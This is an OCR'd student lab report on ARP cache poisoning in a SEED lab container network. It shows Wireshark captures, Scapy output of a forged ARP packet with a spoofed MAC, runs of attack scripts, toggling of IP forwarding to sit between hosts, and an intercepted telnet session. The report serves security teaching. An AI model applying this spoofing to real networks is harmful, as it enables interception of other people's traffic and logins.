9	43.981154109	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x0020, seq=3/768, ttl=64 (no respons…
10	45.004810094	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x0020, seq=4/1024, ttl=64 (no respon…
11	46.029393901	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x0020, seq=5/1280, ttl=64 (no respon…
12	47.053541905	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x0020, seq=6/1536, ttl=64 (no respon…
13	47.089214848	02:42:0a:09:00:05	02:42:0a:09:00:69	ARP	42	Who has 10.9.0.6? Tell 10.9.0.5
14	48.078313400	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x0020, seq=7/1792, ttl=64 (no respon…
15	48.109115244	02:42:0a:09:00:05	02:42:0a:09:00:69	ARP	42	Who has 10.9.0.6? Tell 10.9.0.5
16	49.101038694	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x0020, seq=8/2048, ttl=64 (no respon…
17	49.132727060	02:42:0a:09:00:05	02:42:0a:09:00:69	ARP	42	Who has 10.9.0.6? Tell 10.9.0.5
18	50.125864464	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x0020, seq=9/2304, ttl=64 (no respon…
19	51.149302609	02:42:0a:09:00:05	Broadcast	ARP	42	Who has 10.9.0.6? Tell 10.9.0.5
20	51.149348767	02:42:0a:09:00:06	02:42:0a:09:00:05	ARP	42	10.9.0.6 is at 02:42:0a:09:00:06
21	51.149359185	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x0020, seq=10/2560, ttl=64 (reply in…
22	51.149484285	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) reply id=0x0020, seq=10/2560, ttl=64 (request …
23	52.173385983	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x0020, seq=11/2816, ttl=64 (reply in…
24	52.173457820	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) reply id=0x0020, seq=11/2816, ttl=64 (request …
25	53.197259155	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x0020, seq=12/3072, ttl=64 (reply in…
26	53.197314858	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) reply id=0x0020, seq=12/3072, ttl=64 (request …
27	54.234240289	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x0020, seq=13/3328, ttl=64 (reply in…
28	54.234313075	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) reply id=0x0020, seq=13/3328, ttl=64 (request …
29	56.300788391	02:42:0a:09:00:06	02:42:0a:09:00:05	ARP	42	Who has 10.9.0.5? Tell 10.9.0.6 (duplicate use of 10.9.0.6 de…
30	56.300827619	02:42:0a:09:00:05	02:42:0a:09:00:06	ARP	42	10.9.0.5 is at 02:42:0a:09:00:05 (duplicate use of 10.9.0.6 d…


```
▸ Frame 1: 180 bytes on wire (1440 bits), 180 bytes captured (1440 bits) on interface br-cefa40c1837f, id 0
▸ Ethernet II, Src: 02:42:22:6e:c1:c0 (02:42:22:6e:c1:c0), Dst: IPv6mcast_fb (33:33:00:00:00:fb)
▸ Internet Protocol Version 6, Src: fe80::42:22ff:fe6e:c1c0, Dst: ff02::fb
▸ User Datagram Protocol, Src Port: 5353, Dst Port: 5353
▸ Multicast Domain Name System (query)
```

1) Here, the ip forwarding is switched off, hence the system will not be able to forward packets between the network interfaces. When we see in wireshark, we find that the first few icmp packets have no responses. However, when an arp request is sent the arp cahce gets updated immediately, when the reply arrives. After this process occurs, the ping occurs.

STEP 3





Activities Terminal Sep 17 11:10

seed@VM: ~/Labsetup3

seed@VM: ~/Lab… | seed@VM: ~/Lab… | seed@VM: ~/Lab… | seed@VM: ~/Lab… | seed@VM: ~/Lab… | seed@VM: ~/Lab…


```
    hwsrc      = 02:42:0a:09:00:69
    psrc       = 10.9.0.6
    hwdst      = 02:42:0a:09:00:05
    pdst       = 10.9.0.5

.
Sent 1 packets.
M:PES1UG21CS924:Navya:/volumes
$>python3 task2.py
.
Sent 1 packets.
M:PES1UG21CS924:Navya:/volumes
$>sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
M:PES1UG21CS924:Navya:/volumes
$>
```








1) In this process, the IP forwarding is switched on, hence the system can easily forward the packets between the network interfaces. Therefore, the ping arrives immeditately.


STEP 4


Activities
Terminal
Sep 17 11:16
seed@VM: ~/Labsetup3
Sent 1 packets.
M:PES1UG21CS924:Navya:/volumes
$>sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
M:PES1UG21CS924:Navya:/volumes
$>python3 task11A.py
###[Ethernet]###
dst = 02:42:0a:09:00:05
src = 02:42:0a:09:00:69
type = ARP
###[ARP]###
hwtype = 0x1
ptype = IPv4
hwlen = None
plen = None
op = who-has
hwsrc = 02:42:0a:09:00:69
psrc = 10.9.0.6
hwdst = 02:42:0a:09:00:05
pdst = 10.9.0.5
.
Sent 1 packets.
M:PES1UG21CS924:Navya:/volumes
$>python3 task2.py
.
Sent 1 packets.
M:PES1UG21CS924:Navya:/volumes
$>sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
M:PES1UG21CS924:Navya:/volumes
$>


Activities
Terminal
Sep 17 11:42
seed@VM: ~/Labsetup3
To restore this content, you can run the 'unminimize' command.
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
seed@e84603f59e1f:~$ ^C^C
seed@e84603f59e1f:~$ telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
e84603f59e1f login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.
To restore this content, you can run the 'unminimize' command.
Last login: Sun Sep 17 15:38:42 UTC 2023 from A-10.9.0.5.net-10.9.0.0 on pts/2
seed@e84603f59e1f:~$ hello
-bash: hello: command not found
seed@e84603f59e1f:~$


Activities
Terminal
Sep 17 11:42
seed@VM: ~/Labsetup3
ptype = IPv4
hwlen = None
plen = None
op = who-has
hwsrc = 02:42:0a:09:00:69
psrc = 10.9.0.6
hwdst = 02:42:0a:09:00:05
pdst = 10.9.0.5
.
Sent 1 packets.
M:PES1UG21CS924:Navya:/volumes
$>python3 task2.py
.
Sent 1 packets.
M:PES1UG21CS924:Navya:/volumes
$>sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
M:PES1UG21CS924:Navya:/volumes
$>sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0







Similarly with l,l,o


No.	Time	Source	Destination	Protocol	Length	Info
93	9.660082027	10.9.0.5	10.9.0.6	TCP		66 34296 → 23 [ACK] Seq=30 Ack=670 Win=501 Len=0 TSval=187071425…
94	23.770678568	10.9.0.5	10.9.0.6	TELNET		67 Telnet Data ...
95	23.770781848	10.9.0.6	10.9.0.5	TCP		66 23 → 34296 [ACK] Seq=670 Ack=31 Win=509 Len=0 TSval=22726519 …
96	23.774639640	10.9.0.6	10.9.0.5	TELNET		67 Telnet Data ...
97	23.774680412	10.9.0.5	10.9.0.6	TCP		66 34296 → 23 [ACK] Seq=31 Ack=671 Win=501 Len=0 TSval=187072837…
98	23.994582698	10.9.0.5	10.9.0.6	TELNET		67 Telnet Data ...
99	23.994635749	10.9.0.6	10.9.0.5	TCP		66 23 → 34296 [ACK] Seq=671 Ack=32 Win=509 Len=0 TSval=22726743 …
100	23.999089307	10.9.0.6	10.9.0.5	TELNET		67 Telnet Data ...
101	23.999120527	10.9.0.5	10.9.0.6	TCP		66 34296 → 23 [ACK] Seq=32 Ack=672 Win=501 Len=0 TSval=187072859…
102	24.629225922	10.9.0.5	10.9.0.6	TELNET		67 Telnet Data ...
103	24.632342995	10.9.0.6	10.9.0.5	TELNET		67 Telnet Data ...
104	24.632416556	10.9.0.5	10.9.0.6	TCP		66 34296 → 23 [ACK] Seq=33 Ack=673 Win=501 Len=0 TSval=187072922…
105	24.780951552	10.9.0.5	10.9.0.6	TELNET		67 Telnet Data ...
106	24.782824649	10.9.0.6	10.9.0.5	TELNET		67 Telnet Data ...
107	24.782862550	10.9.0.5	10.9.0.6	TCP		66 34296 → 23 [ACK] Seq=34 Ack=674 Win=501 Len=0 TSval=187072937…
108	25.013141503	10.9.0.5	10.9.0.6	TELNET		67 Telnet Data ...
109	25.019152306	10.9.0.6	10.9.0.5	TELNET		67 Telnet Data ...
110	25.019212313	10.9.0.5	10.9.0.6	TCP		66 34296 → 23 [ACK] Seq=35 Ack=675 Win=501 Len=0 TSval=187072961…
111	25.533179392	10.9.0.5	10.9.0.6	TELNET		68 Telnet Data ...
112	25.535241085	10.9.0.6	10.9.0.5	TELNET		68 Telnet Data ...
113	25.535274277	10.9.0.5	10.9.0.6	TCP		66 34296 → 23 [ACK] Seq=37 Ack=677 Win=501 Len=0 TSval=187073013…
114	25.551234594	10.9.0.6	10.9.0.5	TELNET		99 Telnet Data ...
115	25.551262465	10.9.0.5	10.9.0.6	TCP		66 34296 → 23 [ACK] Seq=37 Ack=710 Win=501 Len=0 TSval=187073014…
116	25.552199901	10.9.0.6	10.9.0.5	TELNET		87 Telnet Data ...
117	25.552218259	10.9.0.5	10.9.0.6	TCP		66 34296 → 23 [ACK] Seq=37 Ack=731 Win=501 Len=0 TSval=187073014…
118	31.338873876	10.9.0.5	10.9.0.6	TELNET		75 Telnet Data ...
119	31.339627593	10.9.0.6	10.9.0.5	TELNET		92 Telnet Data ...
120	31.339645173	10.9.0.5	10.9.0.6	TCP		66 34296 → 23 [ACK] Seq=46 Ack=757 Win=501 Len=0 TSval=187073593…

